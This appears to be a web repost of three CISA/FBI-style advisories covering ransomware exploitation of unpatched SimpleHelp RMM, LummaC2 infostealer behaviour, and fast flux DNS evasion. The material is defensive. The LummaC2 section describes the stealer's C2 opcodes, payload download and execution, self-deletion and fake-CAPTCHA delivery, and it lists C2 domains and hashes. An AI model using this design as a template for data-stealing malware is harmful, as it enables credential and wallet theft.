Ransomware Actors Exploit Unpatched SimpleHelp Remote Monitoring and Management to Compromise Utility Billing Software Provider

This post was originally published on this site

Summary

The Cybersecurity and Infrastructure Security Agency (CISA) is releasing this advisory in response to ransomware actors leveraging unpatched instances of a vulnerability in SimpleHelp Remote Monitoring and Management (RMM) to compromise customers of a utility billing software provider. This incident reflects a broader pattern of ransomware actors targeting organizations through unpatched versions of SimpleHelp RMM since January 2025.

SimpleHelp versions 5.5.7 and earlier contain several vulnerabilities, including CVE-2024-57727—a path traversal vulnerability.1 Ransomware actors likely leveraged CVE-2024-57727 to access downstream customers’ unpatched SimpleHelp RMM for disruption of services in double extortion compromises.1 

CISA added CVE-2024-57727 to its Known Exploited Vulnerabilities (KEV) Catalog on Feb. 13, 2025.

CISA urges software vendors, downstream customers, and end users to immediately implement the Mitigations listed in this advisory based on confirmed compromise or risk of compromise.

Download the PDF version of this report:

Mitigations

CISA recommends organizations implement the mitigations below to respond to emerging ransomware activity exploiting SimpleHelp software. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections. These mitigations apply to all critical infrastructure organizations.

Vulnerable Third-Party Vendors

If SimpleHelp is embedded or bundled in vendor-owned software or if a third-party service provider leverages SimpleHelp on a downstream customer’s network, then identify the SimpleHelp server version at the top of the file <file_path>/SimpleHelp/configuration/serverconfig.xml. If version 5.5.7 or prior is found or has been used since January 2025, third-party vendors should:

  1. Isolate the SimpleHelp server instance from the internet or stop the server process.
  2. Upgrade immediately to the latest SimpleHelp version in accordance with SimpleHelp’s security vulnerability advisory.2
  3. Contact your downstream customers to direct them to take actions to secure their endpoints and undertake threat hunting actions on their network.

Vulnerable Downstream Customers and End Users

Determine if the system is running an unpatched version of SimpleHelp RMM either directly or embedded in third-party software.

SimpleHelp Endpoints

Determine if an endpoint is running the remote access (RAS) service by checking the following paths depending on the specific environment:

  • Windows: %APPDATA%JWrapper-Remote Access
  • Linux: /opt/JWrapper-Remote Access
  • MacOs: /Library/Application Support/JWrapper-Remote Access

If RAS installation is present and running, open the serviceconfig.xml file in <file_path>/JWrapper-Remote Access/JWAppsSharedConfig/ to determine if the registered service is vulnerable. The lines starting with <ConnectTo indicate the server addresses where the service is registered.

SimpleHelp Server

Determine the version of any SimpleHelp server by performing an HTTP query against it. Add /allversions (e.g., https://simple-help.com/allversions) to query the URL for the version page. This page will list the running version.

If an unpatched SimpleHelp version 5.5.7 or earlier is confirmed on a system, organizations should conduct threat hunting actions for evidence of compromise and continuously monitor for unusual inbound and outbound traffic from the SimpleHelp server. Note: This is not an exhaustive list of indicators of compromise.

  1.  Refer to SimpleHelp’s guidance to determine compromise and next steps.3
  2. Isolate the SimpleHelp server instance from the internet or stop the server process.
  3. Search for any suspicious or anomalous executables with three alphabetic letter filenames (e.g., aaa.exe, bbb.exe, etc.) with a creation time after January 2025. Additionally, perform host and network vulnerability security scans via reputable scanning services to verify malware is not on the system.
  4. Even if there is no evidence of compromise, users should immediately upgrade to the latest SimpleHelp version in accordance with SimpleHelp’s security vulnerabilities advisory.4

If your organization is unable to immediately identify and patch vulnerable versions of SimpleHelp, apply appropriate workarounds. In this circumstance, CISA recommends using other vendor-provided mitigations when available. These non-patching workarounds should not be considered permanent fixes and organizations should apply the appropriate patch as soon as it is made available.

Encrypted Downstream Customers and End Users

If a system has been encrypted by ransomware:

  1. Disconnect the affected system from the internet.
  2. Use clean installation media (e.g., a bootable USD drive or DVD) to reinstall the operating system. Ensure the installation media is free from malware.
  3. Wipe the system and only restore data from a clean backup. Ensure data files are obtained from a protected environment to avoid reintroducing ransomware to the system.

CISA urges you to promptly report ransomware incidents to a local FBI Field Office, FBI’s Internet Crime Compliant Center (IC3), and CISA via CISA’s 24/7 Operations Center (report@cisa.gov or 888-282-0870).

Proactive Mitigations to Reduce Risk

To reduce opportunities for intrusion and to strengthen response to ransomware activity, CISA recommends customers of vendors and managed service providers (MSPs) implement the following best practices:

  • Maintain a robust asset inventory and hardware list [CPG 1.A].
  • Maintain a clean, offline backup of the system to ensure encryption will not occur once reverted. Conduct a daily system backup on a separate, offline device, such as a flash drive or external hard drive. Remove the device from the computer after backup is complete [CPG 2.R].
  • Do not expose remote services such as Remote Desktop Protocol (RDP) on the web. If these services must be exposed, apply appropriate compensating controls to prevent common forms of abuse and exploitation. Disable unnecessary OS applications and network protocols on internet-facing assets [CPG 2.W].
  • Conduct a risk analysis for RMM software on the network. If RMM is required, ask third-party vendors what security controls are in place.
  • Establish and maintain open communication channels with third-party vendors to stay informed about their patch management process.
  • For software vendors, consider integrating a Software Bill of Materials (SBOM) into products to reduce the amount of time for vulnerability remediation.
    • An SBOM is a formal record of components used to build software. SBOMs enhance supply chain risk management by quickly identifying and avoiding known vulnerabilities, identifying security requirements, and managing mitigations for vulnerabilities. For more information, see CISA’s SBOM page.

Resources

Reporting

Your organization has no obligation to respond or provide information back to FBI in response to this advisory. If, after reviewing the information provided, your organization decides to provide information to FBI, reporting must be consistent with applicable state and federal laws.

FBI is interested in any information that can be shared, to include boundary logs showing communication to and from foreign IP addresses, a sample ransom note, communications with threat actors, Bitcoin wallet information, decryptor files, and/or a benign sample of an encrypted file.

Additional details of interest include a targeted company point of contact, status and scope of infection, estimated loss, operational impact, transaction IDs, date of infection, date detected, initial attack vector, and host- and network-based indicators.

CISA and FBI do not encourage paying ransom as payment does not guarantee victim files will be recovered. Furthermore, payment may also embolden adversaries to target additional organizations, encourage other criminal actors to engage in the distribution of ransomware, and/or fund illicit activities. Regardless of whether you or your organization have decided to pay the ransom, FBI and CISA urge you to promptly report ransomware incidents to FBI’s Internet Crime Complain Center (IC3), a local FBI Field Office, or CISA via the agency’s Incident Reporting System or its 24/7 Operations Center (report@cisa.gov) or by calling 1-844-Say-CISA (1-844-729-2472).

SimpleHelp users or vendors can contact support@simple-help.com for assistance with queries or concerns.

Disclaimer

The information in this report is being provided “as is” for informational purposes only. CISA does not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favor by CISA.

Version History

June 12, 2025: Initial version.

Notes

1. Anthony Bradshaw, et. al., “DragonForce Actors Target SimpleHelp Vulnerabilities to Attack MSP, Customers,” Sophos News, May 27, 2025, https://news.sophos.com/en-us/2025/05/27/dragonforce-actors-target-simplehelp-vulnerabilities-to-attack-msp-customers/.
2. For instructions for upgrading to the latest version of SimpleHelp, see SimpleHelp’s security vulnerability advisory.
3. To determine possibility of compromise and next steps, see SimpleHelp’s guidance.
4. For instructions for upgrading to the latest version of SimpleHelp, see SimpleHelp’s security vulnerability advisory.

Threat Actors Deploy LummaC2 Malware to Exfiltrate Sensitive Data from Organizations

This post was originally published on this site

Summary

The Federal Bureau of Investigation (FBI) and the Cybersecurity and Infrastructure Security Agency (CISA) are releasing this joint advisory to disseminate known tactics, techniques, and procedures (TTPs) and indicators of compromise (IOCs) associated with threat actors deploying the LummaC2 information stealer (infostealer) malware. LummaC2 malware is able to infiltrate victim computer networks and exfiltrate sensitive information, threatening vulnerable individuals’ and organizations’ computer networks across multiple U.S. critical infrastructure sectors. According to FBI information and trusted third-party reporting, this activity has been observed as recently as May 2025. The IOCs included in this advisory were associated with LummaC2 malware infections from November 2023 through May 2025.

The FBI and CISA encourage organizations to implement the recommendations in the Mitigations section of this advisory to reduce the likelihood and impact of LummaC2 malware.

Download the PDF version of this report:

For a downloadable copy of IOCs, see:

AA25-141B STIX XML
(XML, 146.54 KB
)
AA25-141B STIX JSON
(JSON, 300.90 KB
)

Technical Details

Note: This advisory uses the MITRE ATT&CK® Matrix for Enterprise framework, version 17. See the MITRE ATT&CK Tactics and Techniques section of this advisory for threat actor activity mapped to MITRE ATT&CK tactics and techniques.

Overview

LummaC2 malware first appeared for sale on multiple Russian-language speaking cybercriminal forums in 2022. Threat actors frequently use spearphishing hyperlinks and attachments to deploy LummaC2 malware payloads [T1566.001, T1566.002]. Additionally, threat actors rely on unsuspecting users to execute the payload by clicking a fake Completely Automated Public Turing Test to tell Computers and Humans Apart (CAPTCHA). The CAPTCHA contains instructions for users to then open the Windows Run window (Windows Button + R) and paste clipboard contents (“CTRL + V”). After users press “enter” a subsequent Base64-encoded PowerShell process is executed.

To obfuscate their operations, threat actors have embedded and distributed LummaC2 malware within spoofed or fake popular software (i.e., multimedia player or utility software) [T1036]. The malware’s obfuscation methods allow LummaC2 actors to bypass standard cybersecurity measures, such as Endpoint Detection and Response (EDR) solutions or antivirus programs, designed to flag common phishing attempts or drive-by downloads [T1027].

Once a victim’s computer system is infected, the malware can exfiltrate sensitive user information, including personally identifiable information, financial credentials, cryptocurrency wallets, browser extensions, and multifactor authentication (MFA) details without immediate detection [TA0010, T1119]. Private sector statistics indicate there were more than 21,000 market listings selling LummaC2 logs on multiple cybercriminal forums from April through June of 2024, a 71.7 percent increase from April through June of 2023.

File Execution

Upon execution, the LummaC2.exe file will enter its main routine, which includes four sub-routines (see Figure 1).

Figure 1. LummaC2 Main Routine

Figure 1. LummaC2 Main Routine

The first routine decrypts strings for a message box that is displayed to the user (see Figure 2).

Figure 2. Message Box

Figure 2. Message Box

If the user selects No, the malware will exit. If the user selects Yes, the malware will move on to its next routine, which decrypts its callback Command and Control (C2) domains [T1140]. A list of observed domains is included in the Indicators of Compromise section.

After each domain is decoded, the implant will attempt a POST request [T1071.001] (see Figure 3).

Figure 3. Post Request

Figure 3. Post Request

If the POST request is successful, a pointer to the decoded domain string is saved in a global variable for later use in the main C2 routine used to retrieve JSON formatted commands (see Figure 4).

Figure 4. Code Saving Successful Callback Request

Figure 4. Code Saving Successful Callback Request

Once a valid C2 domain is contacted and saved, the malware moves on to the next routine, which queries the user’s name and computer name utilizing the Application Programming Interfaces (APIs) GetUserNameW and GetComputerNameW respectively [T1012]. The returned data is then hashed and compared against a hard-coded hash value (see Figure 5).

Figure 5. User and Computer Name Check

Figure 5. User and Computer Name Check

The hashing routine was not identified as a standard algorithm; however, it is a simple routine that converts a Unicode string to a 32-bit hexadecimal value.

If the username hash is equal to the value 0x56CF7626, then the computer name is queried. If the computer name queried is seven characters long, then the name is hashed and checked against the hard-coded value of 0xB09406C7. If both values match, a final subroutine will be called with a static value of the computer name hash as an argument. If this routine is reached, the process will terminate. This is most likely a failsafe to prevent the malware from running on the attacker’s system, as its algorithms are one-way only and will not reveal information on the details of the attacker’s own hostname and username.

If the username and hostname check function returns zero (does not match the hard-coded values), the malware will enter its main callback routine. The LummaC2 malware will contact the saved hostname from the previous check and send the following POST request (see Figure 6).

Figure 6. Second POST Request

Figure 6. Second POST Request

The data returned from the C2 server is encrypted. Once decoded, the C2 data is in a JSON format and is parsed by the LummaC2 malware. The C2 uses the JSON configuration to parse its browser extensions and target lists using the ex key, which contains an array of objects (see Figure 7).

Figure 7. Parsing of ex JSON Value

Figure 7. Parsing of ex JSON Value

Parsing the c key contains an array of objects, which will give the implant its C2 (see Figure 8).

Figure 8. Parsing of c JSON Value

Figure 8. Parsing of c JSON Value

C2 Instructions

Each array object that contains the JSON key value of t will be evaluated as a command opcode, resulting in the C2 instructions in the subsections below.

1. Opcode 0 – Steal Data Generic

This command allows five fields to be defined when stealing data, offering the most flexibility. The Opcode O command option allows LummaC2 affiliates to add their custom information gathering details (see Table 1).

Table 2. Opcode 1 Options
Key Value
p Path to steal from
m File extensions to read
z Output directory to store stolen data
d Depth of recursiveness
fs Maximum file size

2. Opcode 1 – Steal Browser Data

This command only allows for two options: a path and the name of the output directory. This command, based on sample configuration downloads, is used for browser data theft for everything except Mozilla [T1217] (see Table 2).

Table 2. Opcode 1 Options
Key Value
p Path to steal from
z Name of Browser – Output

3. Opcode 2 – Steal Browser Data (Mozilla)

This command is identical to Opcode 1; however, this option seems to be utilized solely for Mozilla browser data (see Table 3).

Table 3. Opcode 2 Options
Key Value
p Path to steal from
z Name of Browser – Output

4. Opcode 3 – Download a File

This command contains three options: a URL, file extension, and execution type. The configuration can specify a remote file with u to download and create the extension specified in the ft key [T1105] (see Table 4).

Table 4. Opcode 3 Options
Key Value
u URL for Download
ft File Extension
Execution Type

The e value can take two values: 0 or 1. This specifies how to execute the downloaded file either with the LoadLibrary API or via the command line with rundll32.exe [T1106] (see Table 5).

Table 5. Execution Types
Key Value
e=0 Execute with LoadLibraryW()
e=1 Executive with rund1132.exe

5. Take Screenshot

If the configuration JSON file has a key of “se” and its value is “true,” the malware will take a screenshot in BMP format and upload it to the C2 server.

6. Delete Self

If the configuration JSON file has a key of “ad” and its value is “true,” the malware will enter a routine to delete itself.

The command shown in Figure 9 will be decoded and executed for self-deletion.

Figure 9. Self-Deletion Command Line

Figure 9. Self-Deletion Command Line

Figure 10 depicts the above command line during execution.

Figure 10. Decoded Command Line in Memory

Figure 10. Decoded Command Line in Memory

Host Modifications

Without any C2 interactions, the LummaC2 malware does not create any files on the infected drive. It simply runs in memory, gathers system information, and exfiltrates it to the C2 server [T1082]. The commands returned from the C2 server could indicate that it drops additional files and/or saves data to files on the local hard drive. This is variable, as these commands come from the C2 server and are mutable.

Decrypted Strings

Below is a list of hard-coded decrypted strings located in the binary (see Figure 11).

Figure 11. Decoded Strings

Figure 11. Decoded Strings

Indicators of Compromise

See Table 6 and Table 7 for LummaC2 IOCs obtained by the FBI and trusted third parties.

Disclaimer: The authoring agencies recommend organizations investigate and vet these indicators of compromise prior to taking action, such as blocking.

Table 6. LummaC2 Executable Hashes
Executables Type
4AFDC05708B8B39C82E60ABE3ACE55DB (LummaC2.exe from November 2023) MD5
E05DF8EE759E2C955ACC8D8A47A08F42 (LummaC2.exe from November 2023) MD5
C7610AE28655D6C1BCE88B5D09624FEF MD5
1239288A5876C09D9F0A67BCFD645735168A7C80 (LummaC2.exe from November 2023) SHA1
B66DA4280C6D72ADCC68330F6BD793DF56A853CB (LummaC2.exe from November 2023) SHA1
3B267FA5E1D1B18411C22E97B367258986E871E5 TLSH
19CC41A0A056E503CC2137E19E952814FBDF14F8D83F799AEA9B96ABFF11EFBB (November 2023) SHA256
2F31D00FEEFE181F2D8B69033B382462FF19C35367753E6906ED80F815A7924F (LummaC2.exe from November 2023) SHA256
4D74F8E12FF69318BE5EB383B4E56178817E84E83D3607213160276A7328AB5D SHA256
325daeb781f3416a383343820064c8e98f2e31753cd71d76a886fe0dbb4fe59a SHA256
76e4962b8ccd2e6fd6972d9c3264ccb6738ddb16066588dfcb223222aaa88f3c SHA256
7a35008a1a1ae3d093703c3a34a21993409af42eb61161aad1b6ae4afa8bbb70 SHA256
a9e9d7770ff948bb65c0db24431f75dd934a803181afa22b6b014fac9a162dab SHA256
b287c0bc239b434b90eef01bcbd00ff48192b7cbeb540e568b8cdcdc26f90959 SHA256
ca47c8710c4ffb4908a42bd986b14cddcca39e30bb0b11ed5ca16fe8922a468b SHA256
Table 7. LummaC2 DLL Binaries
DLL Binaries Type
iphlpapi.dll IP Helper API
winhttp.dll Windows HTTP Services

The following are domains observed deploying LummaC2 malware.

Disclaimer: The domains below are historical in nature and may not currently be malicious.

  • Pinkipinevazzey[.]pw
  • Fragnantbui[.]shop
  • Medicinebuckerrysa[.]pw
  • Musicallyageop[.]pw
  • stogeneratmns[.]shop
  • wallkedsleeoi[.]shop
  • Tirechinecarpet[.]pw
  • reinforcenh[.]shop
  • reliabledmwqj[.]shop
  • Musclefarelongea[.]pw
  • Forbidstow[.]site
  • gutterydhowi[.]shop
  • Fanlumpactiras[.]pw
  • Computeryrati[.]site
  • Contemteny[.]site
  • Ownerbuffersuperw[.]pw
  • Seallysl[.]site
  • Dilemmadu[.]site
  • Freckletropsao[.]pw
  • Opposezmny[.]site
  • Faulteyotk[.]site
  • Hemispheredodnkkl[.]pw
  • Goalyfeastz[.]site
  • Authorizev[.]site
  • ghostreedmnu[.]shop
  • Servicedny[.]site
  • blast-hubs[.]com
  • offensivedzvju[.]shop
  • friendseforever[.]help
  • blastikcn[.]com
  • vozmeatillu[.]shop
  • shiningrstars[.]help
  • penetratebatt[.]pw
  • drawzhotdog[.]shop
  • mercharena[.]biz
  • pasteflawwed[.]world
  • generalmills[.]pro
  • citywand[.]live
  • hoyoverse[.]blog
  • nestlecompany[.]pro
  • esccapewz[.]run
  • dsfljsdfjewf[.]info
  • naturewsounds[.]help
  • travewlio[.]shop
  • decreaserid[.]world
  • stormlegue[.]com
  • touvrlane[.]bet
  • governoagoal[.]pw
  • paleboreei[.]biz
  • calmingtefxtures[.]run
  • foresctwhispers[.]top
  • tracnquilforest[.]life
  • sighbtseeing[.]shop
  • advennture[.]top
  • collapimga[.]fun
  • holidamyup[.]today
  • pepperiop[.]digital
  • seizedsentec[.]online
  • triplooqp[.]world
  • easyfwdr[.]digital
  • strawpeasaen[.]fun
  • xayfarer[.]live
  • jrxsafer[.]top
  • quietswtreams[.]life
  • oreheatq[.]live
  • plantainklj[.]run
  • starrynsightsky[.]icu
  • castmaxw[.]run
  • puerrogfh[.]live
  • earthsymphzony[.]today
  • weldorae[.]digital
  • quavabvc[.]top
  • citydisco[.]bet
  • steelixr[.]live
  • furthert[.]run
  • featureccus[.]shop
  • smeltingt[.]run
  • targett[.]top
  • mrodularmall[.]top
  • ferromny[.]digital
  • ywmedici[.]top
  • jowinjoinery[.]icu
  • rodformi[.]run
  • legenassedk[.]top
  • htardwarehu[.]icu
  • metalsyo[.]digital
  • ironloxp[.]live
  • cjlaspcorne[.]icu
  • navstarx[.]shop
  • bugildbett[.]top
  • latchclan[.]shop
  • spacedbv[.]world
  • starcloc[.]bet
  • rambutanvcx[.]run
  • galxnetb[.]today
  • pomelohgj[.]top
  • scenarisacri[.]top
  • jawdedmirror[.]run
  • changeaie[.]top
  • lonfgshadow[.]live
  • liftally[.]top
  • nighetwhisper[.]top
  • salaccgfa[.]top
  • zestmodp[.]top
  • owlflright[.]digital
  • clarmodq[.]top
  • piratetwrath[.]run
  • hemispherexz[.]top
  • quilltayle[.]live
  • equatorf[.]run
  • latitudert[.]live
  • longitudde[.]digital
  • climatologfy[.]top
  • starofliught[.]top

MITRE ATT&CK Tactics and Techniques

See Table 8 through Table 13 for all referenced threat actor tactics and techniques in this advisory. For assistance with mapping malicious cyber activity to the MITRE ATT&CK framework, see CISA and MITRE ATT&CK’s Best Practices for MITRE ATT&CK Mapping and CISA’s Decider Tool.

Table 8. Initial Access
Technique Title ID Use
Phishing T1566 Threat actors delivered LummaC2 malware through phishing emails.
Phishing: Spearphishing Attachment T1566.001 Threat actors used spearphishing attachments to deploy LummaC2 malware payloads.
Phishing: Spearphishing Link T1566.002 Threat actors used spearphishing hyperlinks to deploy LummaC2 malware payloads.
Table 9. Defense Evasion
Technique Title ID Use
Obfuscated Files or Information T1027 Threat actors obfuscated the malware to bypass standard cybersecurity measures designed to flag common phishing attempts or drive-by downloads.
Masquerading T1036 Threat actors delivered LummaC2 malware via spoofed software.
Deobfuscate/Decode Files or Information T1140 Threat actors used LummaC2 malware to decrypt its callback C2 domains.
Table 10. Discovery
Technique Title ID Use
Query Registry T1012 Threat actors used LummaC2 malware to query the user’s name and computer name utilizing the APIs GetUserNameW and GetComputerNameW.
Browser Information Discovery T1217 Threat actors used LummaC2 malware to steal browser data.
Table 11. Collection
Technique Title ID Use
Automated Collection T1119 LummaC2 malware has automated collection of various information including cryptocurrency wallet details.
Table 12. Command and Control
Technique Title ID Use
Application Layer Protocol: Web Protocols T1071.001 Threat actors used LummaC2 malware to attempt POST requests.
Ingress Tool Transfer T1105 Threat actors used LummaC2 malware to transfer a remote file to compromised systems.
Table 13. Exfiltration
Technique Title ID Use
Exfiltration TA0010 Threat actors used LummaC2 malware to exfiltrate sensitive user information, including traditional credentials, cryptocurrency wallets, browser extensions, and MFA details without immediate detection.
Native API T1106 Threat actors used LummaC2 malware to download files with native OS APIs.

Mitigations

The FBI and CISA recommend organizations implement the mitigations below to reduce the risk of compromise by LummaC2 malware. These mitigations align with the Cross-Sector Cybersecurity Performance Goals (CPGs) developed by CISA and the National Institute of Standards and Technology (NIST). The CPGs provide a minimum set of practices and protections that CISA and NIST recommend all organizations implement. CISA and NIST based the CPGs on existing cybersecurity frameworks and guidance to protect against the most common and impactful threats, tactics, techniques, and procedures. Visit CISA’s CPGs webpage for more information on the CPGs, including additional recommended baseline protections. These mitigations apply to all critical infrastructure organizations.

  • Separate User and Privileged Accounts: Allow only necessary users and applications access to the registry [CPG 2.E].
  • Monitor and detect suspicious behavior during exploitation [CPG 3.A].
    • Monitor and detect suspicious behavior, creation and termination events, and unusual and unexpected processes running.
    • Monitor API calls that may attempt to retrieve system information.
    • Analyze behavior patterns from process activities to identify anomalies.
    • For more information, visit CISA’s guidance on: Enhanced Visibility and Hardening Guidance for Communications Infrastructure.
  • Implement application controls to manage and control execution of software, including allowlisting remote access programs. Application controls should prevent installation and execution of portable versions of unauthorized remote access and other software. A properly configured application allowlisting solution will block any unlisted application execution. Allowlisting is important because antivirus solutions may fail to detect the execution of malicious portable executables when the files use any combination of compression, encryption, or obfuscation.
  • Protect against threat actor phishing campaigns by implementing CISA’s Phishing Guidance and Phishing-resistant multifactor authentication. [CPG 2.H]
  • Log Collection: Regularly monitoring and reviewing registry changes and access logs can support detection of LummaC2 malware [CPG 2.T].
  • Implement authentication, authorization, and accounting (AAA) systems [M1018] to limit actions users can perform and review logs of user actions to detect unauthorized use and abuse. Apply principles of least privilege to user accounts and groups, allowing only the performance of authorized actions.
  • Audit user accounts and revoke credentials for departing employees, removing those that are inactive or unnecessary on a routine basis [CPG 2.D]. Limit the ability for user accounts to create additional accounts.
  • Keep systems up to date with regular updates, patches, hot fixes, and service packs that may minimize vulnerabilities. Learn more by visiting CISA’s webpage: Secure our World Update Software.
  • Secure network devices to restrict command line access.
  • Use segmentation to prevent access to sensitive systems and information, possibly with the use of Demilitarized Zone (DMZ) or virtual private cloud (VPC) instances to isolate systems [CPG 2.F].
  • Monitor and detect API usage, looking for unusual or malicious behavior.

Validate Security Controls

In addition to applying mitigations, the FBI and CISA recommend exercising, testing, and validating your organization’s security program against threat behaviors mapped to the MITRE ATT&CK Matrix for Enterprise framework in this advisory. The FBI and CISA recommend testing your existing security controls inventory to assess performance against the ATT&CK techniques described in this advisory.

To get started:

  1. Select an ATT&CK technique described in this advisory (see Table 8 through Table 13).
  2. Align your security technologies against the technique.
  3. Test your technologies against the technique.
  4. Analyze your detection and prevention technologies’ performance.
  5. Repeat the process for all security technologies to obtain a set of comprehensive performance data.
  6. Tune your security program, including people, processes, and technologies, based on the data generated by this process.

The FBI and CISA recommend continually testing your security program, at scale, in a production environment to ensure optimal performance against the MITRE ATT&CK techniques identified in this advisory.

Reporting

Your organization has no obligation to respond or provide information to the FBI in response to this joint advisory. If, after reviewing the information provided, your organization decides to provide information to the FBI, reporting must be consistent with applicable state and federal laws.

The FBI is interested in any information that can be shared, to include the status and scope of infection, estimated loss, date of infection, date detected, initial attack vector, and host- and network-based indicators.

To report information, please contact the FBI’s Internet Crime Complaint Center (IC3), your local FBI field office, or CISA’s 24/7 Operations Center at report@cisa.gov or (888) 282-0870.

Disclaimer

The information in this report is being provided “as is” for informational purposes only. The FBI and CISA do not endorse any commercial entity, product, company, or service, including any entities, products, or services linked within this document. Any reference to specific commercial entities, products, processes, or services by service mark, trademark, manufacturer, or otherwise, does not constitute or imply endorsement, recommendation, or favor by the FBI and CISA.

Acknowledgements

ReliaQuest contributed to this advisory.

Version History

May 21, 2025: Initial version.

Fast Flux: A National Security Threat

This post was originally published on this site

Executive summary

Many networks have a gap in their defenses for detecting and blocking a malicious technique known as “fast flux.” This technique poses a significant threat to national security, enabling malicious cyber actors to consistently evade detection. Malicious cyber actors, including cybercriminals and nation-state actors, use fast flux to obfuscate the locations of malicious servers by rapidly changing Domain Name System (DNS) records. Additionally, they can create resilient, highly available command and control (C2) infrastructure, concealing their subsequent malicious operations. This resilient and fast changing infrastructure makes tracking and blocking malicious activities that use fast flux more difficult. 

The National Security Agency (NSA), Cybersecurity and Infrastructure Security Agency (CISA), Federal Bureau of Investigation (FBI), Australian Signals Directorate’s Australian Cyber Security Centre (ASD’s ACSC), Canadian Centre for Cyber Security (CCCS), and New Zealand National Cyber Security Centre (NCSC-NZ) are releasing this joint cybersecurity advisory (CSA) to warn organizations, Internet service providers (ISPs), and cybersecurity service providers of the ongoing threat of fast flux enabled malicious activities as a defensive gap in many networks. This advisory is meant to encourage service providers, especially Protective DNS (PDNS) providers, to help mitigate this threat by taking proactive steps to develop accurate, reliable, and timely fast flux detection analytics and blocking capabilities for their customers. This CSA also provides guidance on detecting and mitigating elements of malicious fast flux by adopting a multi-layered approach that combines DNS analysis, network monitoring, and threat intelligence. 

The authoring agencies recommend all stakeholders—government and providers—collaborate to develop and implement scalable solutions to close this ongoing gap in network defenses against malicious fast flux activity.

Download the PDF version of this report: Fast Flux: A National Security Threat

Technical details

When malicious cyber actors compromise devices and networks, the malware they use needs to “call home” to send status updates and receive further instructions. To decrease the risk of detection by network defenders, malicious cyber actors use dynamic resolution techniques, such as fast flux, so their communications are less likely to be detected as malicious and blocked. 

Fast flux refers to a domain-based technique that is characterized by rapidly changing the DNS records (e.g., IP addresses) associated with a single domain [T1568.001]. 

Single and double flux

Malicious cyber actors use two common variants of fast flux to perform operations:

1. Single flux: A single domain name is linked to numerous IP addresses, which are frequently rotated in DNS responses. This setup ensures that if one IP address is blocked or taken down, the domain remains accessible through the other IP addresses. See Figure 1 as an example to illustrate this technique.

Illustration of single flux technique, where a single domain name is linked to numerous IP addresses, which are frequently rotated in DNS responses.

Figure 1: Single flux technique.

Note: This behavior can also be used for legitimate purposes for performance reasons in dynamic hosting environments, such as in content delivery networks and load balancers.

2. Double flux: In addition to rapidly changing the IP addresses as in single flux, the DNS name servers responsible for resolving the domain also change frequently. This provides an additional layer of redundancy and anonymity for malicious domains. Double flux techniques have been observed using both Name Server (NS) and Canonical Name (CNAME) DNS records. See Figure 2 as an example to illustrate this technique.

Infographic of double flux technique, where In addition to rapidly changing the IP addresses as in single flux, the DNS name servers responsible for resolving the domain also change frequently.

Figure 2: Double flux technique. 

Both techniques leverage a large number of compromised hosts, usually as a botnet from across the Internet that acts as proxies or relay points, making it difficult for network defenders to identify the malicious traffic and block or perform legal enforcement takedowns of the malicious infrastructure. Numerous malicious cyber actors have been reported using the fast flux technique to hide C2 channels and remain operational. Examples include:

  • Bulletproof hosting (BPH) services offer Internet hosting that disregards or evades law enforcement requests and abuse notices. These providers host malicious content and activities while providing anonymity for malicious cyber actors. Some BPH companies also provide fast flux services, which help malicious cyber actors maintain connectivity and improve the reliability of their malicious infrastructure. [1]
  • Fast flux has been used in Hive and Nefilim ransomware attacks. [3], [4]
  • Gamaredon uses fast flux to limit the effectiveness of IP blocking. [5], [6], [7]

The key advantages of fast flux networks for malicious cyber actors include:

  • Increased resilience. As a fast flux network rapidly rotates through botnet devices, it is difficult for law enforcement or abuse notifications to process the changes quickly and disrupt their services.
  • Render IP blocking ineffective. The rapid turnover of IP addresses renders IP blocking irrelevant since each IP address is no longer in use by the time it is blocked. This allows criminals to maintain resilient operations.
  • Anonymity. Investigators face challenges in tracing malicious content back to the source through fast flux networks. This is because malicious cyber actors’ C2 botnets are constantly changing the associated IP addresses throughout the investigation.

Additional malicious uses

Fast flux is not only used for maintaining C2 communications, it also can play a significant role in phishing campaigns to make social engineering websites harder to block or take down. Phishing is often the first step in a larger and more complex cyber compromise. Phishing is typically used to trick victims into revealing sensitive information (such as login passwords, credit card numbers, and personal data), but can also be used to distribute malware or exploit system vulnerabilities. Similarly, fast flux is used for maintaining high availability for cybercriminal forums and marketplaces, making them resilient against law enforcement takedown efforts. 

Some BPH providers promote fast flux as a service differentiator that increases the effectiveness of their clients’ malicious activities. For example, one BPH provider posted on a dark web forum that it protects clients from being added to Spamhaus blocklists by easily enabling the fast flux capability through the service management panel (See Figure 3). A customer just needs to add a “dummy server interface,” which redirects incoming queries to the host server automatically. By doing so, only the dummy server interfaces are reported for abuse and added to the Spamhaus blocklist, while the servers of the BPH customers remain “clean” and unblocked. 

Example of a dark web fast flux advertisement.

Figure 3: Example dark web fast flux advertisement.

The BPH provider further explained that numerous malicious activities beyond C2, including botnet managers, fake shops, credential stealers, viruses, spam mailers, and others, could use fast flux to avoid identification and blocking. 

As another example, a BPH provider that offers fast flux as a service advertised that it automatically updates name servers to prevent the blocking of customer domains. Additionally, this provider further promoted its use of separate pools of IP addresses for each customer, offering globally dispersed domain registrations for increased reliability.

Detection techniques

The authoring agencies recommend that ISPs and cybersecurity service providers, especially PDNS providers, implement a multi-layered approach, in coordination with customers, using the following techniques to aid in detecting fast flux activity [CISA CPG 3.A]. However, quickly detecting malicious fast flux activity and differentiating it from legitimate activity remains an ongoing challenge to developing accurate, reliable, and timely fast flux detection analytics. 

1. Leverage threat intelligence feeds and reputation services to identify known fast flux domains and associated IP addresses, such as in boundary firewalls, DNS resolvers, and/or SIEM solutions.

2. Implement anomaly detection systems for DNS query logs to identify domains exhibiting high entropy or IP diversity in DNS responses and frequent IP address rotations. Fast flux domains will frequently cycle though tens or hundreds of IP addresses per day.

3. Analyze the time-to-live (TTL) values in DNS records. Fast flux domains often have unusually low TTL values. A typical fast flux domain may change its IP address every 3 to 5 minutes.

4. Review DNS resolution for inconsistent geolocation. Malicious domains associated with fast flux typically generate high volumes of traffic with inconsistent IP-geolocation information.

5. Use flow data to identify large-scale communications with numerous different IP addresses over short periods.

